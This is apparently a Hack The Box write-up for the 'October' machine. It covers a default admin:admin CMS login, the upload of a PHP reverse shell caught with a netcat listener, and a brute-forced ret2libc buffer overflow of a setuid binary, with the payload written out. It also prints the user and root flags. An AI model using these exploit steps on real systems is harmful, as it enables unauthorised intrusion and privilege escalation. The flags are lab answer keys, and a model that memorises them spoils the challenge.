HacktheBox


October writeup

giovifazi
HTB: christouch

Index

1 Foothold


Autorecon found port 80 open



```
kali@kali-gio:~/hackthebox/October/AutoRecon/src/autorecon$ python3 autorecon.py 10.10.10.16
[*] Scanning target 10.10.10.16
/home/kali/hackthebox/October/AutoRecon/src/autorecon/autorecon.py:503: DeprecationWarning: Th
cts to asyncio.wait() is deprecated since Python 3.8, and scheduled for removal in Python 3.1
  done, pending = await asyncio.wait(pending, return_when=FIRST_COMPLETED)
[*] Running service detection nmap-quick on 10.10.10.16
[*] Running service detection nmap-full-tcp on 10.10.10.16
[*] Running service detection nmap-top-20-udp on 10.10.10.16
[!] Service detection nmap-top-20-udp on 10.10.10.16 returned non-zero exit code: 1
[*] Service detection nmap-quick on 10.10.10.16 finished successfully in 18 seconds
[*] Found ssh on tcp/22 on target 10.10.10.16
[*] Found http on tcp/80 on target 10.10.10.16
```

2 User Privilege Escalation


The cms uses default credentials (admin:admin) so it is possible to log in and upload a reverse shell .php5 in the "Media" section:



Save password?


Username: admin

Password: admin




Upload complete

dr.php5	26.40 KB	May 17, 2017
p.php5	5.36 KB	Jan 12, 2021




```
kali@kali-gio:~/hackthebox/October$ nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.16.
Ncat: Connection from 10.10.10.16:48124.
Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu Apr 27 18:51:25 UTC 2017 i686 athlon i686 GNU/Linux
 16:24:13 up 19 min,  0 users,  load average: 9.52, 10.00, 8.56
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```



```
www-data@october:/home/harry$ cat user.txt
cat user.txt
29161ca87aa3d34929dc46efc40c89c0
www-data@october:/home/harry$ 
```


3 Admin Privilege Escalation

A strange suid binary was found, as the name suggests a buffer overflow must be done here:



```
---
[!] fst020 Uncommon setuid binaries.................................... yes!
---
/usr/local/bin/ovrflw
---
```

In short, it was found the address of the system() function and the string "/bin/sh" via gdb; this means that if we overflow the stack and put the system() address in the return addr, and the bin/sh string address afterward, it is possible to execute system("/bin/sh"). The last problem is that every time the binary is executed, the libc address changes in the 0xb77***** address range, so by hard-coding the addresses and executing the overflow a lot of times, a lucky spin will spawn a root shell:



```
www-data@october:/usr/local/bin$ for i in $(seq 1 100); do ./ovrflw $(python -c 'print "A"*112+"\x10\xc3\x5b\xb7"+"DUMM"+"\xac\xeb
\x6d\xb7"'); done
'print "A"*112+"\x10\xc3\x5b\xb7"+"DUMM"+"\xac\xeb\x6d\xb7"'); done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Floating point exception (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Trace/breakpoint trap (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Trace/breakpoint trap (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
6bcb9cff749c9318d2a6e71bbcf30318
# 
```